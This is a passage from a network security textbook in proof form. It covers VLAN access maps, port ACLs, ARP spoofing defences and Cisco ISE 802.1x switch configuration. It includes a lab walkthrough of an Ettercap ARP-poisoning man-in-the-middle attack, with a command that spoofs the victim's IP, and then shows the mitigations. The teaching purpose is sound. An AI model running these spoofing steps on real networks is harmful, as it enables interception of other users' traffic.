197 Switch(config-access-map)#match mac add BLOCK_SERVERS
198 Switch(config-access-map)#action drop
199 Switch(config-access-map)#vlan access-map VLAN_3_FILTER 20
```

200 Then you need to apply the access-map to the VLAN:

```
201 Switch(config)#vlan filter VLAN_3_FILTER vlan-list 3
```

202 The next few commands help validate that the map is built and applied:

```
203 Switch#sh access-list BLOCK_SERVERS
204 Extended MAC access list BLOCK_SERVERS
205 deny host 0000.0000.0001 host 0000.0000.0002
```

```

Switch#sh vlan access-map
Vlan access-map "VLAN_3_FILTER" 10
 Match clauses:
 mac address: BLOCK_SERVERS
 Action:
 drop
Vlan access-map "VLAN_3_FILTER" 20
 Match clauses:
 Action:
 forward
Switch#sh vlan filter
VLAN Map VLAN_3_FILTER is filtering VLANs: 3

```

## PACL

Port access control lists (PACLs) are access control lists applied to a physical layer 2 interface. This allows you to filter L3 and L4 transit traffic in and out of a physical port. This could be used to deny ICMP traffic to a specific client on a switchport or to protect a web server sitting on an access port.

The downloadable ACLs applied by ISE are an example of PACLs. We will cover this in the “Identity Services Engine” section later in this chapter.

AU6

### 16.2.3.1 Configuration

Let’s look at a scenario, like the extended ACL scenario, using Figure 16-2.



**Figure 16-2.** PACL diagram

In this instance, let’s apply the ACL on the access port that you’re going to use to connect R1 and R2 together. These two ports will be switchport access, and the VLAN doesn’t really matter for this, as long as they are the same on each end.

On the switch, configure the external ACL as follows:

```

ip access-list extended BLOCK_ICMP_PACL
 deny icmp host 1.1.1.1 host 2.2.2.2
 permit ip any any

```

On the port connecting to router 1 (port E0/1 on S1), apply the ACL to the switchport.

Now when you ping from R1 using the loopback to R2’s loopback, the packet is going to be filtered on the switchport.

You can also do this using SVIs between two switches to validate your knowledge. Connect using access ports between Sw1 and Sw2, and create addresses in the same subnet on each switch. Use the PACL to filter ICMP from one switch to the other. Make sure that you do the permit ip afterward, and then on the opposite switch that you’re filtering, create a simple http ip sla. You should not be able to ping from one direction to the other with the PACL in place, but your IP SLA should increment the successes.



241 **Troubleshooting**

242 Troubleshooting is much like it is with extended ACLs. If it's not working, however, your best bet is to rebuild  
 243 the list. Because this is used in hardware, you might not see counters increment on the PACL as you would  
 244 with regular ACLs (platform dependent). It is also important to remember that you can only configure PACLS  
 245 in the inbound direction. This protects the network from the attached host.

246 **ARP and DHCP Snooping**

247 The Address Resolution Protocol (ARP) and the Reverse Address Resolution Protocol (RARP) provide the  
 248 bindings or mappings between layer 2 and layer 3 addressing to enable packet forwarding. The problem with  
 249 the way the bindings are built is that by default there is no authentication at layer 2, so it is easy to produce a  
 250 fake gratuitous ARP message notifying all hosts on the LAN segment that we now have a given IP. The entries  
 251 in the ARP table will come to reflect it, regardless of whether it is true or not. For example, we show that  
 252 more security is needed by highjacking the traffic meant for server 192.168.16.2 and redirecting the traffic to  
 253 192.168.16.3 via a combination of ARP spoofing and IP spoofing. Figure 16-3 displays the MAC address table  
 254 of DS2.

this figure will be printed in b/w

```
DS2#sh mac address-table
 Mac Address Table

Vlan Mac Address Type Ports
---- -
300 000c.294b.b21c DYNAMIC Et3/3
300 0800.2749.a37e DYNAMIC Et0/1
300 0a00.2700.0000 DYNAMIC Et3/3
300 aabb.cc80.0200 DYNAMIC Et0/1
Total Mac Addresses for this criterion: 4
DS2#
```

**Figure 16-3.** MAC address table of DS2

255 Figure 16-4 shows the MAC address of the target for the attack.

this figure will be printed in b/w


```
GigabitEthernet 0
 Link encap:Ethernet HWaddr 08:0C:29:4B:B2:1C
 inet addr:192.168.16.2 Bcast:192.168.16.255 Mask:255.255.255.0
 inet6 addr: fe80::20c:29ff:fe4b:b21c/64 Scope:Link
 UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
 RX packets:1534 errors:0 dropped:0 overruns:0 frame:0
 TX packets:274 errors:0 dropped:0 overruns:0 carrier:0
 collisions:0 txqueuelen:1000
 RX bytes:170168 (166.1 KiB) TX bytes:24835 (24.2 KiB)
 Interrupt:67 Base address:0x2024

acs51/admin# _
```

**Figure 16-4.** MAC address of the targeted server



Figure 16-5 shows the man-in-the-middle (MiTM) attack preparation with Ettercap.



**Figure 16-5.** Preparing the attack on Ettercap, MiTM ARP poisoning

cted Proof

Figures 16-6 and 16-7 show the effect that the ARP spoofing attack had on AS3 and DS2.

this figure will be printed in b/w

```
AS3#sh arp
Protocol Address Age (min) Hardware Addr Type Interface
Internet 192.168.16.2 0 0800.2749.a37e ARPA Vlan300
Internet 192.168.16.3 - aabb.cc80.0200 ARPA Vlan300
Internet 192.168.16.200 9 0800.2749.a37e ARPA Vlan300
AS3#
```

**Figure 16-6.** ARP MAC to IP bindings changed during the ARP spoof attack on the access switch

this figure will be printed in b/w

```
DS2#sh arp
Protocol Address Age (min) Hardware Addr Type Interface
Internet 192.168.16.1 - aabb.cc80.0100 ARPA Vlan300
Internet 192.168.16.2 0 0800.2749.a37e ARPA Vlan300
Internet 192.168.16.200 10 0800.2749.a37e ARPA Vlan300
DS2#
```

**Figure 16-7.** ARP MAC to IP bindings changed during the ARP spoof attack on the distribution switch

Since the bindings between MAC addresses and IPs are not static, the table can easily be dynamically spoofed. And since we have a VLAN spanning network, the effects propagated to the distribution switch too. There are two ways to address this problem: (1) using dynamic ARP inspection (DAI) in conjunction with DHCP snooping for those systems that will use DHCP and (2) using static ARP entry bindings or IP source bindings for crucial systems like servers that are more static in their network presence.

The following is an ARP poisoning attack guide:

1. Open Ettercap.
2. Select Sniff ► Unified Sniffing.
3. Select Hosts ► Scan for Hosts.
4. Select Hosts ► Hosts List.
5. Select IP ARP entry to poison as “Target 1” (in this case 192.168.16.2).
6. Select hosts to send gratuitous spoofed ARPs as “Target 2” (any other host on the LAN).
7. Select MiTM ► ARP Poisoning.
8. Select Sniff Remote Connections.
9. Change the attacker IP to be that of the target as shown in Figure 16-8.

this figure will be printed in b/w

```
root@kali:~# ifconfig eth0 192.168.16.2 netmask 255.255.255.0 up
```

**Figure 16-8.** Change the attacker’s IP to impersonate the victim

Figure 16-9 displays the ARP table of DS2 after the attack.

274

```

DS2#sh arp
Protocol Address Age (min) Hardware Addr Type Interface
Internet 192.168.16.1 - aabb.cc80.0300 ARPA Vlan300
Internet 192.168.16.2 0 0800.2749.a37e ARPA Vlan300
Internet 192.168.16.200 3 0800.2749.a37e ARPA Vlan300
DS2#
*Sep 24 21:07:44.929: %SPANTREE-2-ROOTGUARD_BLOCK: Root guard blocking port Ethernet0/1 on MST0.
DS2#
*Sep 24 21:07:50.937: %SPANTREE-2-ROOTGUARD_UNBLOCK: Root guard unblocking port Ethernet0/1 on MST0.
DS2#ping 192.168.16.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.16.2, timeout is 2 seconds:
!!!!

```

this figure will be printed in b/w

AU7

**Figure 16-9.** The MAC address entry in the ARP table for the IP 192.168.16.2 now matches the attacker MAC address. ICMP echo requests meant for the original server are sent to the attacker's host

An easy way to mitigate ARP spoofing is to make static ARP bindings for non-transient resources such as the targeted server, as shown in Figure 16-10. Relaunch the attack with the static bindings present, and the attack fails.

275

276

277

```

DS2(config)#arp 192.168.16.2 000c.294b.b21c arpa
DS2(config)#

```

this figure will be printed in b/w

**Figure 16-10.** Static ARP binding

Another way is to use the `ip verify source port-security` feature and make an IP source static binding. The IP source binding, unlike static ARP bindings, also includes the VLAN and the interface information for better containment. You can enable the IP verify source in the interface, as follows:

278

279

280

### ! Deterministic static binding

281

```
(config)#ip source binding 0800.2749.A37E vlan 300 192.168.16.200 int ethernet 3/3
```

282

```
interface Ethernet3/3
```

283

```
switchport access vlan 600
```

284

```
switchport mode access
```

285

```
switchport port-security
```

286

```
ip access-group Inbound-ACL in
```

287

```
duplex auto
```

288

```
authentication port-control auto
```

289

```
dot1x pae authenticator
```

290

```
no cdp enable
```

291

```
no lldp transmit
```

292

```
no lldp receive
```

293

```
spanning-tree portfast
```

294

```
service-policy output PDU_RESTRICT
```

295

**! Enables IP source address and MAC address pairing verification**


296

```
ip verify source port-security
```

297

298 For transient resources, such as hosts that use DHCP, it is better to use DHCP snooping with dynamic  
299 ARP inspection (DAI) `ip arp inspection` and the IP verify feature `ip verify source`. When you enable  
300 dynamic configuration of these features, they are all dependent on the DHCP snooping feature working  
301 properly, since the binding database is built based on the original DHCP request and the response to pair  
302 the MAC address to the IP address. Figure 16-11 illustrates the relationship between these security features.

this figure will be printed in b/w



ed Proof

**Figure 16-11.** Relationship between LAN security features

303 Figures 16-12, 16-13, 16-14, and 16-15 illustrate what happens when the ARP poisoning attack is  
304 relaunched with the IP verify source enabled. The ARP poisoning attacks fail, and the ICMP echo requests  
305 (ping) with a spoofed IP address also fail.

this figure will be printed in b/w

```

root@kali:~# ifconfig eth0 192.168.16.201 netmask 255.255.255.0 up
root@kali:~# ping 192.168.16.2
PING 192.168.16.2 (192.168.16.2) 56(84) bytes of data.
^C
--- 192.168.16.2 ping statistics ---
32 packets transmitted, 0 received, 100% packet loss, time 31014ms
pipe 4
root@kali:~# █

```

**Figure 16-12.** The IP address is changed to 192.168.16.201 and sent ICMP echo requests to test

| No. | Time        | Source            | Destination | Protocol | Length | Info                                      |
|-----|-------------|-------------------|-------------|----------|--------|-------------------------------------------|
| 1   | 0.000000000 | CadmusCo_49:a3:7e | Broadcast   | ARP      | 42     | who has 192.168.16.2? Tell 192.168.16.201 |
| 2   | 1.000003000 | CadmusCo_49:a3:7e | Broadcast   | ARP      | 42     | who has 192.168.16.2? Tell 192.168.16.201 |
| 4   | 2.000038000 | CadmusCo_49:a3:7e | Broadcast   | ARP      | 42     | who has 192.168.16.2? Tell 192.168.16.201 |
| 5   | 3.000002000 | CadmusCo_49:a3:7e | Broadcast   | ARP      | 42     | who has 192.168.16.2? Tell 192.168.16.201 |
| 7   | 4.000321000 | CadmusCo_49:a3:7e | Broadcast   | ARP      | 42     | who has 192.168.16.2? Tell 192.168.16.201 |

**Figure 16-13.** With IP verify source, no ARP replies are received for the ARP requests with IP 192.168.16.201

```
AS3#sh ip verify source
Interface Filter-type Filter-mode IP-address Mac-address Vlan

Et3/3 ip-mac active 192.168.16.200 08:00:27:49:A3:7E 300
AS3#
```

**Figure 16-14.** Verifying the IP verify source

```
AS3#sh ip source binding
MacAddress IpAddress Lease(sec) Type VLAN Interface

08:00:27:49:A3:7E 192.168.16.200 infinite static 300 Ethernet3/3
Total number of bindings: 1
```

**Figure 16-15.** Verifying the IP source bindings

This section showed a few issues with ARP and some controls. In the next section, we go into ISE and 802.1x. Adding 802.1x vastly improves your ability to provide layer 2 security in a zero-trust environment.

## Identity Services Engine

As the name indicates, Cisco's Identity Services Engine (ISE) manages identities. The days of trusting network traffic based on the physical port are gone. In many cases, the walls are gone, and we need to use other means to authorize network flows. The 802.1x protocol allows us to tie in downloadable ACLs, dynamic VLAN assignment, MACsec, compliance, and identity. Identity is not limited to who you are. It can also include other factors such as where you are, how you are connecting, and numerous other factors.

This section provides an overview of these capabilities and gives you enough to get started.

## ISE and 802.1x

As we start our discussion on ISE, we will separate authentication from authorization. All authentication does is get us to the point where we can say we trust that the user or device is what it says it is. Authorization is the meat of 802.1x. Authorization determines what the user or device can do on the network.


**Table 16-2.** Components of an ISE Implementation

| Component                           | Function                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |       |
|-------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------|
| RADIUS server                       | Implements 802.1x authentication and network authorization policies.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | t2.2  |
| Authenticating server               |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | t2.3  |
| Switch, Network Access Server (NAS) | Acts as a middleman or broker that forwards EAPOL requests from the supplicant to the RADIUS server as RADIUS requests and vice versa.                                                                                                                                                                                                                                                                                                                                                                                                              | t2.4  |
| AAA client                          |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | t2.5  |
| Authenticator                       |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | t2.6  |
| Client or supplicant                | Software that negotiates with the authenticator on behalf of the host/user.                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | t2.7  |
| Certificate authority               | Signs certificate requests as validated and trusted.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | t2.8  |
| Client supplicant                   | Supports EAP methods to negotiate access.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           | t2.9  |
| Client certificate                  | Contains attributes to identify the client’s persona. Must be validated and signed by a known and trusted certificate authority.                                                                                                                                                                                                                                                                                                                                                                                                                    | t2.10 |
| Private key                         | The private key is an essential part for cryptographically identifying a party, and it should store encrypted in the hosts with the password to decrypt typed when needed. Note that if your private keys are stored unencrypted in the hosts, you in effect have one-factor authentication—the certificate (what you have). If you know that the private keys are stored encrypted and the password when required, then you have a two-factor authentication—the certificate (what you have) and the password for the private key (what you know). | t2.11 |
|                                     |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | t2.12 |
|                                     |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | t2.13 |
|                                     |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | t2.14 |
|                                     |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | t2.15 |
|                                     |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | t2.16 |
|                                     |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | t2.17 |
|                                     |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | t2.18 |
|                                     |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | t2.19 |
|                                     |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | t2.20 |
| Policies                            | Network policies to be pushed to the NAS and client, such as VLAN assignment and access lists, among others.                                                                                                                                                                                                                                                                                                                                                                                                                                        | t2.21 |
|                                     |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | t2.22 |

## Switch Configuration

In an 802.1x environment, the switch enforces authentication decisions. It forwards authentication requests from the clients to ISE. ISE returns authentication and authorization results. Both ISE and the switch need to be configured to trust each other. To add a switch to ISE, browse to Administration ► Network Devices. In Figure 16-16, we show how to add a device. We are leaving the device type and location as defaults. In production environments, you will usually use those settings to create granular authorization rules.

this figure will be printed in b/w



**Figure 16-16.** Add switch to ISE

Next, we go to Operations ► Troubleshoot ► General Tools ► Evaluate Configuration Validator. This page provides a tool that will evaluate the configuration of a switch and make recommendations. If your organization does not have an 802.1x template, this is a good place to start. However, it is very limited. It is best practice to create your own template. Figure 16-17 shows a snippet from the results of that process.

Check Troubleshooting Summary for configuration mismatch.

Troubleshooting Summary

| radius |                                                      |                       |
|--------|------------------------------------------------------|-----------------------|
| ✘      | aaa accounting dot1x default start-stop group radius | Missing               |
| ○      | aaa session-id common                                | aaa session-id common |

[RADIUS Configuration \(Global\)](#)

| Mandatory | Expected                                             | Configuration Found On Device |
|-----------|------------------------------------------------------|-------------------------------|
| ✘         | radius-server attribute 6 support-multiple           | Missing                       |
| ✘         | radius-server attribute 6 on-for-login-auth          | Missing                       |
| ✘         | radius-server attribute 8 include-in-access-req      | Missing                       |
| ✘         | radius-server host auth-port 1812 acct-port 1813 key | Missing                       |

this figure will be printed in b/w

**Figure 16-17.** Switch ISE configuration

Using the configuration troubleshooting tool works for basic configurations, but we want to understand each setting. The first thing we need to do is enable aaa new-model and configure the RADIUS server and group objects. We will use the new syntax instead of the legacy syntax shown in Figure 16-17:

```

aaa new-model
radius server ISE1
address ipv4 172.20.1.25 auth-port 1812 acct-port 1813
key cisco
! We used Cisco as the key. It could be anything
! On many versions of IOS, we can use AES to encrypt that key

aaa group server radius ISE_RADIUS
server name ISE1
! In a real deployment, we would have redundant ISE servers

```

After configuring the RADIUS servers, we need to enable 802.1x and set up authentication to use the ISE servers:

```

dot1x system-auth-control
dot1x critical eapol
aaa authentication dot1x default group ISE_RADIUS
aaa authorization network default group ISE_RADIUS
aaa accounting dot1x default start-stop group ISE_RADIUS
aaa session-id common
aaa accounting update newinfo periodic 2880

```

AU10



350       The attributes are required to make 802.1x function correctly. VSA stands for vendor-specific attribute.  
 351       Enabling Cisco VSAs is default on many versions of IOS:

```

352 radius-server attribute 6 on-for-login-auth
353 radius-server attribute 6 support-multiple
354 radius-server attribute 8 include-in-access-req
355 radius-server attribute 25 access-request include
356 ! Following two are default on newer switches, but are needed for successful DACL download
357 radius-server vsa send accounting
358 radius-server vsa send authentication
359 ! Following two lines don't take on 12.2(55)SE code.
360 ! Remove uppercase for next line to take.
361 radius-server attribute 31 mac format ietf upper-case
362 radius-server attribute 31 send nas-port-detail
363 radius-server vsa send cisco-nas-port
364 ip radius source-interface vlan {XXXXXXXXXXXX}
365 radius-server dead-criteria time 10 tries 3
366 radius-server deadtime 15

```

367       If you want to use downloadable ACLs, you need to enable device tracking. Device tracking is used  
 368       to insert the IP address of a device into downloadable ACLs as they are applied to an interface. The  
 369       configuration for device tracking changed in 16.x code:

```

370 !!!!!! For older code switches (15.2 and older), global:
371 ip device tracking
372 ip device tracking probe delay 10
373 ip device tracking probe auto-source fallback 0.0.0.2 255.255.255.0 override

374 ! Note: Due to CSCvc76593 the IP device Tracking needs to be disabled from
375 ! all trunked interfaces. Issue the following command on any trunk ports that
376 ! have the global ip device tracking enabled on them. This only works on
377 ! older switches (15.2 and older)
378 ! On trunk port:
379 ip device tracking maximum 0

380 !*****
381 !!!!!! For newer switches (3850/9300, 16.x and newer):
382 device-tracking logging packet drop
383 device-tracking logging theft
384 device-tracking logging resolution-veto
385 device-tracking tracking auto-source fallback 0.0.0.2 255.255.255.0 override

386 ! If not doing DHCP Snooping, create a custom device-tracking policy and apply
387 ! it to 802.1x enabled interfaces:
388 device-tracking policy ENABLE_IPDT
389 security-level glean
390 tracking enable
391 !
392 On access port:
393 device-tracking attach-policy ENABLE_IPDT

```



```

! Note: Due to CSCvc76593 the IP device Tracking needs to be disabled from 394
! all trunked interfaces. Issue the following command on any trunk ports that 395
! have the global ip device tracking enabled on them. For newer switches 396
!(3850/9300, 16.x and newer): 397
! Global: 398
device-tracking policy DISABLE_IPDT 399
 device-role switch 400
 trusted-port 401
! 402
! On trunk port: 403
device-tracking attach-policy DISABLE_IPDT 404

```

In most cases, you want to use dynamic authorization. When RADIUS was created, requests were in a single direction. In modern networks, we need to be able to change authorization and push the change from the server. To support Change of Authorization (CoA), we need to add dynamic authors. The hosts are the ISE servers, and the key is the key you configured in ISE. This could be different from the RADIUS key, even though the default is to use the same key:

```

aaa server radius dynamic-author 410
 client X.X.X.X server-key {XXXXXXXXXXXX} 411
 client X.X.X.X server-key {XXXXXXXXXXXX} 412
! 413

```

ISE supports probes to help identify the type of host connected to a switch. These probes are optional. Configuring an ip helper-address to point to ISE allows ISE to use DHCP attributes to profile a device. SNMP can also be configured to help with profiling.

Once we have global configuration completed, we can configure the access ports. The ports must be statically configured as access ports, and port security should be removed for it to work. If the ports are trunks or dynamic, the 802.1x commands may be missing:

```

interface gi{XXXXXXXXXXXX} 420
 switchport mode access 421
 switchport nonegotiate 422
 no switchport port-security 423
 no switchport port-security mac-address sticky 424
 no switchport port-security maximum 425
 authentication priority dot1x mab 426
 authentication order mab dot1x 427
 authentication event fail action next-method 428
 authentication event server dead action authorize voice 429
 authentication event server alive action reinitialize 430
 authentication open 431
 authentication port-control auto 432
 authentication periodic 433
 authentication timer reauthenticate server 434
 authentication violation restrict 435
 authentication control-direction in 436
 mab 437
 dot1x pae authenticator 438
 dot1x timeout tx-period 10 439
 spanning-tree portfast 440
 spanning-tree bpduguard enable 441
 authentication host-mode multi-auth 442

```

443 The `dot1x pae authenticator` command enables 802.1x on a port. The command `authentication`  
 444 `port-control auto` tells the port to control the port based on the authorization results.

445 We are using `host-mode multi-auth` in our example. We could also set it to only allow a single  
 446 authentication or allow one per domain. One per domain means that it can have one data host and one  
 447 voice.

448 We are enabling MAB. MAB is a type of bypass. If a host does not support 802.1x, it will authenticate  
 449 using its MAC address. Setting the order as MAB and then Dot1x while setting the priority to Dot1x and  
 450 then MAB will speed things up on ports that may need MAB. It will allow a host to use MAB, but if 802.1x  
 451 is detected, it will default to that. If the attached device should only use 802.1x, you can change that  
 452 configuration.

453 We are setting the authentication as open in our example, and we are not using a PACL to restrict  
 454 traffic. That means that the port will be in the default VLAN before authentication, without any access list  
 455 restrictions. You may also want to apply a PACL to ensure that traffic is restricted. Once a port is authorized,  
 456 ISE can push a different PACL and a guest VLAN to the port.

457 After you have configured AAA services, you can test it to ensure ISE responds. At this point, you should  
 458 not be able to authenticate, but you should see a response. Some versions of code don't even let you specify  
 459 a password when you test AAA. A message denying access is enough to show that ISE and the switch are  
 460 communicating:

```
461 APRESS_SW#test aaa group radius server name ISE1 baduser badpass new-code
462 User rejected
```


## 463 Authentication

464 We can use several different protocols to authenticate to 802.1x. RADIUS requests are used to send  
 465 authentication and authorization requests from a switch to ISE, but another protocol must be used to send  
 466 authentication requests to the switch. In an 802.1x infrastructure, the switch is a Network Access Server  
 467 (NAS).

468 The Extensible Authentication Protocol (EAP) is the primary suite of protocols used with 802.1x to get  
 469 authentication requests from the endpoint to the switch. The endpoints will use a supplicant to provide  
 470 authentication. In many cases, this is transparent to the user.

471 Protected EAP (PEAP), EAP-FAST, EAP-TLS, and EAP-TTLS are among the most common choices of  
 472 EAP protocols. Some differences in the protocols are the requirements for certificates. In our examples, we  
 473 will use EAP-TTLS and EAP-FAST. They require both a server certificate and a client certificate. You can  
 474 configure rules to allow a mix of protocols. If required, you can even tie the list of allowed protocols down to  
 475 certain authentication sources and criteria.

476 A benefit of using 802.1x is that until the client is authenticated, we can configure a switch to only  
 477 forward Extensible Authentication Protocol over LAN (EAPOL) frames. Even if the attacker knows which  
 478 MAC to spoof, they would not gain access unless they can obtain (a) the signed certificate identifying the  
 479 client and signed by the certificate authority, (b) have the user's private key, and (c) have the private key  
 480 password to decrypt the private key used in the Transport Layer Security (TLS) tunnel establishment. Even  
 481 when the port is enabled, it can be defaulted to a bit bucket VLAN. Optionally, we can use default access  
 482 lists that provide basic services and then replace the access lists with more permissive lists after the port is  
 483 authenticated.



this figure will be printed in b/w

AU11


**Figure 16-18.** 802.1x authentication flow

A first step in configuring EAP-TLS authentication is configuring the Public Key Infrastructure (PKI). ISE can act as a certificate authority. In that configuration, it must be issued a certificate from a trusted authority that allows it to act as a subordinate, or the clients must be configured to trust ISE's certificate. In environments where network devices need to enroll to ISE, that is the best option. In our example, we are using Microsoft Certificate Authority. This option makes it simple to enroll Windows endpoints using Microsoft Group Policy. In this example, we assume that the PKI is already configured.

The native supplicant in Windows can be used to authenticate the computer or the user. If you need to authenticate both the computer and the user, it is best to use Cisco AnyConnect. In our first example, we will authenticate using the computer's certificate. In the authorization section, we will continue our example of authorizing using the machine's identity. Then we will install AnyConnect so we can take advantage of EAP chaining. That will allow us to create rules combining user and machine identities.

We are using certificate authentication. That means we need to set up a certificate authentication profile in ISE. If we used a method that passed the identity without using a certificate, we could map directly to Active Directory or to ISE's internal identity store. In Figure 16-19, we configured a certificate authentication profile to point to an identity store called Active Directory. In this content, Active Directory is just a name, but in our case, it is the name of our external identity store that points to our domain. The profile will extract the Common Name from a certificate and pass it to Active Directory for validation.

this figure will be printed in b/w

